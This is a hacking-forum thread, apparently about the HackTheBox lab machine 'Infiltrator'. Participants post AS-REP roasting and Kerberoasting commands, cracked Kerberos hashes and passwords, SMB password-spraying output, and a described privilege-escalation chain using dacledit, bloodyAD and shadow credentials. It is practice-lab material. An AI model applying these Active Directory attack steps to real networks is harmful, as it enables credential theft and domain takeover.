Temporary Advertisements:
Ad
Ad
Ad
Infiltrator HTB
by dogedofedoge - Saturday August 31, 2024 at 07:45 PM
#11
Quote:hashcat hash -m 18200 rockyou.txt

$krb5asrep$23$[email protected]:433e31e91845f31af18348ee77d96f1c$d08d3c2dd464b99bf5663cb0867e30f1771e9bb98921a73a7d1cfb38d783cd1598b02ff4ccd5b75d4c5946b6b6aec6da0c2a85d2a549ffda3bd5001ca076f552ca6810253cb804cf3637b8616497fdeb01b263409c4d7db26a3cce779af32092692899e5ec1955a32666c8ccd331e62a5c98615eb690821f405040fe437effe5a5a04010181909bf037c9d545daa69bee87e2f8773a9ca27d9980c8ab16e3a1b4a629e9005f42f2875e7e770de02be2de57fb745feb8bcccfa3337001ff0af22bd585052e47193cc3c72a03f9c31a629505ed9d2bf8a8f77bdac2988fec4a7ef352b2e5b043375bd5c15ea0a120ac2dc5d77:WAT?watismypass
Reply
#12
# K.turner, Users, infiltrator.htb
dn: CN=K.turner,CN=Users,DC=infiltrator,DC=htb
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: K.turner
title: QA Tester
description: MessengerApp@Pass!

there is port 15220 unknown service - MessengerApp??? someone have idea?
Reply
#13
(Aug 31, 2024, 07:52 PM)jsvensson Wrote: kerbrute

2024/08/31 15:51:58 >  [+] VALID USERNAME:      [email protected]
2024/08/31 15:55:18 >  [+] l.clark has no pre auth required. Dumping hash to crack offline:
$krb5asrep$18$[email protected]:c035a4cecffc6109976fc610891f3825$36b1a6e4a0a86b5f07003a00536a1660db3a19f80da0067917a801b234257d978497fa12db7e14338261b4ba9b1c2ccf2201e4a2debf5773ad8453eee5da0e31344a2550fb8cdd10dcc55a3679d5980abe193f20c860c646caf9e3bb0dfe7c003d02807bc1880f408632350db7fc57c7b7e094a5057eb0c90c2875cf45db257d70c86a25cf0841012190349a98a8673eb5ead0e7ef44219fbee6121f4367e6aea89e07f5d3426a5f0162f5429f709fde03dcdf2de8a7c8e6cfaf0f3acf419bbc785a1885f2cde2fc710ed2bd9ca68c9f509bd680d4a0c44541e22ca34eeed6d3548093c0e667e5847413b147da6e073cef9c386c7ef0bef5fbfcd653d1eed73f7be4223122b4

Sorry iydm, what was the command used here I'm new to Windows AD
Reply
#14
netexec smb 10.129.35.27 -d infiltrator.htb -u ../scans/users.txt -p WAT?watismypass! --shares
SMB 10.129.35.27 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (nameBig GrinC01) (domain:infiltrator.htb) (signing:True) (SMBv1:False)
SMB 10.129.35.27 445 DC01 [-] infiltrator.htb\d.anderson:WAT?watismypass! STATUS_ACCOUNT_RESTRICTION
SMB 10.129.35.27 445 DC01 [-] infiltrator.htb\o.martinez:WAT?watismypass! STATUS_LOGON_FAILURE
SMB 10.129.35.27 445 DC01 [-] infiltrator.htb\k.turner:WAT?watismypass! STATUS_LOGON_FAILURE
SMB 10.129.35.27 445 DC01 [-] infiltrator.htb\a.walker:WAT?watismypass! STATUS_LOGON_FAILURE
SMB 10.129.35.27 445 DC01 [-] infiltrator.htb\m.harris:WAT?watismypass! STATUS_ACCOUNT_RESTRICTION
SMB 10.129.35.27 445 DC01 [+] infiltrator.htb\l.clark:WAT?watismypass!
SMB 10.129.35.27 445 DC01 [*] Enumerated shares
SMB 10.129.35.27 445 DC01 Share Permissions Remark
SMB 10.129.35.27 445 DC01 ----- ----------- ------
SMB 10.129.35.27 445 DC01 ADMIN$ Remote Admin
SMB 10.129.35.27 445 DC01 C$ Default share
SMB 10.129.35.27 445 DC01 IPC$ READ Remote IPC
SMB 10.129.35.27 445 DC01 NETLOGON READ Logon server share
SMB 10.129.35.27 445 DC01 SYSVOL READ Logon server share
Reply
#15
You can bypass the restriction of d.anderson using kerberos. Get a ticket and use it to leverage the genericall over Marketing digital OU.
Reply
#16
(Aug 31, 2024, 09:12 PM)spamdegratis5 Wrote: You can bypass the restriction of d.anderson using kerberos. Get a ticket and use it to leverage the genericall over Marketing digital OU.

what u mean/.................

This forum account is currently banned. Ban Length: Permanent (N/A Remaining)
Ban Reason: Asking for rep is not allowed
Reply
#17
(Aug 31, 2024, 08:29 PM)Windows7 Wrote:
(Aug 31, 2024, 08:20 PM)Loser123 Wrote:
(Aug 31, 2024, 08:04 PM)jsvensson Wrote:
(Aug 31, 2024, 08:02 PM)Loser123 Wrote: did you cracked the hash

not yet, and for know i think maybe is not crackable

(Aug 31, 2024, 08:03 PM)ir0nman4l1f3 Wrote:
(Aug 31, 2024, 07:52 PM)jsvensson Wrote: kerbrute

2024/08/31 15:51:58 >  [+] VALID USERNAME:      [email protected]
2024/08/31 15:55:18 >  [+] l.clark has no pre auth required. Dumping hash to crack offline:
$krb5asrep$18$[email protected]:c035a4cecffc6109976fc610891f3825$36b1a6e4a0a86b5f07003a00536a1660db3a19f80da0067917a801b234257d978497fa12db7e14338261b4ba9b1c2ccf2201e4a2debf5773ad8453eee5da0e31344a2550fb8cdd10dcc55a3679d5980abe193f20c860c646caf9e3bb0dfe7c003d02807bc1880f408632350db7fc57c7b7e094a5057eb0c90c2875cf45db257d70c86a25cf0841012190349a98a8673eb5ead0e7ef44219fbee6121f4367e6aea89e07f5d3426a5f0162f5429f709fde03dcdf2de8a7c8e6cfaf0f3acf419bbc785a1885f2cde2fc710ed2bd9ca68c9f509bd680d4a0c44541e22ca34eeed6d3548093c0e667e5847413b147da6e073cef9c386c7ef0bef5fbfcd653d1eed73f7be4223122b4

Which userlist did you use for this? I didn't get any of those users when executing kerbrute.

i created my own list basing on www page from thos box

I cracked it the pass is: WAT?watismypass! but nothing interesting there. you can take a look.

what list did you use  ?

you just make one.. on the webpage there s a section with DIGITAL TEAM and its talents
Reply
#18
root@kali:~# python3 GetUserSPNs.py -no-preauth l.clark -no-pass -usersfile users.txt -dc-host 10.10.11.31 infiltrator.htb/
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[-] Principal: Administrator - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
[-] Principal: Guest - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
$krb5tgs$18$krbtgt$INFILTRATOR.HTB$*krbtgt*$a73cd510ff<snip>51288b5
[-] Principal: d.anderson - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
[-] Principal: l.clark - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
[-] Principal: m.harris - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
[-] Principal: o.martinez - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
[-] Principal: a.walker - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
[-] Principal: k.turner - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
[-] Principal: e.rodriguez - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
[-] Principal: winrm_svc - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
[-] Principal: lan_managment - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
$krb5tgs$18$infiltrator_svc$INFILTRATOR.HTB$*infiltrator_svc*$b1afeb1769d84<snip>f90207

Reply
#19
SMB 10.10.11.31 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (nameBig GrinC01) (domain:infiltrator.htb) (signing:True) (SMBv1:False)
SMB 10.10.11.31 445 DC01 [-] infiltrator.htb\l.clark:MessengerApp@Pass! STATUS_LOGON_FAILURE
SMB 10.10.11.31 445 DC01 [-] infiltrator.htb\d.anderson:MessengerApp@Pass! STATUS_ACCOUNT_RESTRICTION
SMB 10.10.11.31 445 DC01 [-] infiltrator.htb\o.martinez:MessengerApp@Pass! STATUS_LOGON_FAILURE
SMB 10.10.11.31 445 DC01 [-] infiltrator.htb\k.turner:MessengerApp@Pass! STATUS_LOGON_FAILURE
SMB 10.10.11.31 445 DC01 [-] Connection Error: The NETBIOS connection with the remote host timed out.

This forum account is currently banned. Ban Length: Permanent (N/A Remaining)
Ban Reason: Asking for rep is not allowed
Reply
#20
(Aug 31, 2024, 09:18 PM)osamy7593 Wrote:
(Aug 31, 2024, 09:12 PM)spamdegratis5 Wrote: You can bypass the restriction of d.anderson using kerberos. Get a ticket and use it to leverage the genericall over Marketing digital OU.

what u mean/.................


Exactly that. You need to get a tgt first using impacket-getTGT, then you can use impacket dacledit to obtain full control in that OU (I did with l.clark to avoid using d.anderson in the next steps). Then you have genericall over e.rodriguez, you can use bloodyAD to add shadowCredentials permission, obtain a tgt for e.rodriguez and get his nt hash. And I'm currently in this step. I can't change the password of the accounts because password age policy, so I'm not really sure if this is the intented way.

[Image: 8jRgY5b.png]
Reply


Possibly Related Threads…
Thread Author Replies Views Last Post
Heart [FREE] HackTheBox All Cheatsheets Tamarisk 84 11,164 8 hours ago
Last Post: groningen1981
  [MEGALEAK] HackTheBox ProLabs, Fortress, Endgame - Alchemy, 250 Flags, leak htb-bot htb-bot 165 34,661 8 hours ago
Last Post: groningen1981
  Finding solutions/flags/writeups for challenges meomeothantai 0 129 Today, 04:13 AM
Last Post: meomeothantai
  [FREE] HackTheBox Dante - complete writeup written by Tamarisk Tamarisk 625 115,333 Today, 03:26 AM
Last Post: kevin25hxl
  [FREE] CPTS 12 FLAGS pulsebreaker 168 19,540 Today, 12:57 AM
Last Post: blooper1337

Forum Jump:


 Users browsing this forum: 1 Guest(s)

